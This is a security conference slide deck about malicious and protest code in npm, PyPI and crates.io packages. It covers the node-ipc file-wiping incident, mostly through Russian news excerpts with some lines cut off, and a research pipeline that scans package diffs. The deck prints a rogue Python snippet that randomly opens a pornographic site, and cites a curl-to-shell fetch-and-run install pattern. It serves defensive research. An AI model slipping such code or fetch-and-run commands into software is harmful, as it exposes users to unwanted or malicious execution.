Do you really want to know what happens inside your dependencies?

Leonid Bezvershenko
Junior Security Researcher, Kaspersky

Igor Kuznetsov
Chief Security Researcher, Kaspersky

Moscow, August 26, 2022

About us

Igor Kuznetsov

Chief Security Researcher

Kaspersky, GReAT

@2igosha

Leonid Bezvershenko


Junior Security Researcher

Kaspersky, GReAT

@bzvr_


The beginning

17-03-2022 – the weaponized node package



> Автор пакета node-ipc (используется в vue-cli, Unity, больше миллиона загрузок за неделю) запушил коммит с обфусцированным кодом, который удаляет все файлы с устройства, если этот код был запущен с российского или белорусского IP
> межпроцессного взаимодействия.
>
> Авторы vue-cli выпустили обновление, в котором зафикс
> ipc без вредоносного кода. Unity Hub был также обновлё
> список npmmirror.com.
>
> В репозитории node-ipc сейчас происходит драма, автор
> пользователи GitHub ищут ПО, использующее этот пакет

Разработчики после этого инцидента опубликовали предва
подобных неприятностей, под названием «Список малвари
source проектах, опасных для использования».



Специальный вредоносный код в npm-пакете для России и Белоруссии

npm, будущее здесь

Разработчик популярного npm-пакета `node-ipc` добавил в проект код, который совершает запросы на удаленный сервер и при совпадении IP-адреса с Российским или Белорусским перезаписывает содержимое всех файлов на жестком диске на эмоджи-сердечко (♥).

Пакет `node-ipc` стоит в зависимости более чем у 300 других не менее популярных проектов, в том числе из экосистемы Vue.js (`vue/cli`)

Незадолго до этого тот же самый разработчик добавил в реестр npm модуль `peacenotwar`, который выводил в консоль сообщение со словами *[данные удалены]* и создает в нескольких поддериктория домашнего каталога файл WITH-LOVE-FROM-AMERICA.txt с содержимом на множестве языков мира.

Пакет `peacenotwar` так же был включен в зависимости для `node-ipc`

Вредоносный код, затирающий файлы, был добавлен в пакет `node-ipc` 7 марта в версии 10.1.1

Несмотря на то, что спустя некоторое время пакет был помечен как deprecated, его успели скачать несколько тысяч раз.

На данный момент текущая версия пакета 11.1.0 больше не содержит вредоносный код, затирающий файлы сердечком, но все еще содержит в зависимостях модуль `peacenotwar`, который больше не выводит сообщения в консоль, но создает файлы WITH-LOVE-FROM-AMERICA.txt в домашнем каталоге.

Подробности об уязвимости


javascript ★
17.03.22 04:43:18

“Just download and execute”

- **Node**: “node install %package%”
- **Python**: “pip install %package%”
- **Rust**: curl …rustup.sh | /bin/sh; cargo run
- **Go**: go get github.com/…


But they're pros. Right?

- Virtually no moderation




```
__all__ = ["fuckdenis", "fuckdenis2"]
r = np.random.randint(0, 100)
if r == 69:
        webbrowser.open("https://www.pornhub.com/view_video.php?viewkey=ph59d1658a
```

- "Owner" teams are opaque, some lack skills/experience



c410-f3r commented on 3 May


I personally have no idea what has to be done in a situation like this. Pinging the members of the `crates.io` team for awareness (Hope you guys don't mind)



There must be something!


1. Collect all package differences since Feb 2022
2. Analyse and scan these diffs for something suspicious (particular message banners, too)
3. Save it all in a database
4. Research!

The setup




- VM with a 4 Tb HDD and some 16 GB RAM
- Ubuntu
- Python & PostgreSQL
- Begin with **npm** (node.js) and **pypi** (python)

A bunch of scripts



Too fast




Error 1015 Ray ID: 711c2f746d849d84 • 2022-05-27 05:00:10 UTC

You are being rate limited

What happened?

The owner of this website (replicate.npmjs.com) has banned you temporarily from accessing this website.



```
async with CouchDB("https://replicate.npmjs.com") as couchdb:
    db = await couchdb["registry"]
    async for event in db.changes(feed="continuous", last_event_id=current_state['seq']):
        if isinstance(event, ChangedEvent):
            logger.debug("[SEQ: {}] Update for '{}' package...", event.sequence, event.id)
            asyncio.ensure_future(process_update(pool, db, event.id, event.sequence))
        await sleep(0.1)  # I don't want to be banned by Cloudflare
```

